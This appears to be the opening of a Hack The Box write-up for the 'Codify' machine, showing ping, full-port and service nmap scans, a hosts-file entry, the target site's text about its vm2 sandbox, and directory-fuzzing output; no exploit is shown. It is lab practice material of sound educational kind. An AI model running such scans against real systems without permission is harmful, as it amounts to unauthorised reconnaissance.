

Codify (HTB)

ip of the machine :- 10.129.1.170




```
~/current (5.05s)
ping 10.129.1.170 -c 5

PING 10.129.1.170 (10.129.1.170) 56(84) bytes of data.
64 bytes from 10.129.1.170: icmp_seq=1 ttl=63 time=142 ms
64 bytes from 10.129.1.170: icmp_seq=2 ttl=63 time=86.8 ms
64 bytes from 10.129.1.170: icmp_seq=4 ttl=63 time=95.0 ms
64 bytes from 10.129.1.170: icmp_seq=5 ttl=63 time=105 ms

--- 10.129.1.170 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4033ms
rtt min/avg/max/mdev = 86.764/107.104/141.831/21.049 ms
```

machine is on!!!




```
~/current (15.253s)
nmap -p- --min-rate=10000 10.129.1.170

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-21 20:02 IST
Nmap scan report for 10.129.1.170
Host is up (0.083s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 15.23 seconds
```

Found 3 open ports...




```
~/current (27.105s)
nmap -p 22,80,3000 -sC -Pn -A -T5 10.129.1.170

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-21 20:04 IST
Nmap scan report for 10.129.1.170
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://codify.htb/
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.08 seconds
```

There are two http servers running...



```
~/current (0.013s)
cat /etc/hosts

# Static table lookup for hostnames.
# See hosts(5) for details.

10.129.1.170    codify.htb
```

Added domain with ip in the /etc/hosts file...



Codify


Test your Node.js code easily.

This website allows you to test your Node.js code in a sandbox environment. Enter your code in the editor and see the output in real-time.

Codify is a simple web application that allows you to test your Node.js code easily. With Codify, you can write and run your code snippets in the browser without the need for any setup or installation.

Whether you're a developer, a student, or just someone who wants to experiment with Node.js, Codify makes it easy for you to write and test your code without any hassle.


Codify uses sandboxing technology to run your code. This means that your code is executed in a



safe and secure environment, without any access to the underlying system. Therefore this has some limitations. We try our best to reduce these so that we can give you a better experience.

So why wait? Start using Codify today and start writing and testing your Node.js code with ease!

Node js code testing website...




About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.


A library named "vm2" on node js is mentioned which is worth noting in about us page...



```
About                   [Status: 200, Size: 2921, Words: 527, Lines: 51, Duration: 83ms]
about                   [Status: 200, Size: 2921, Words: 527, Lines: 51, Duration: 88ms]
editor                  [Status: 200, Size: 3123, Words: 739, Lines: 119, Duration: 84ms]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 82ms]
:: Progress: [20469/20469] :: Job [1/1] :: 395 req/sec :: Duration: [0:00:50] :: Errors: 0 ::
```

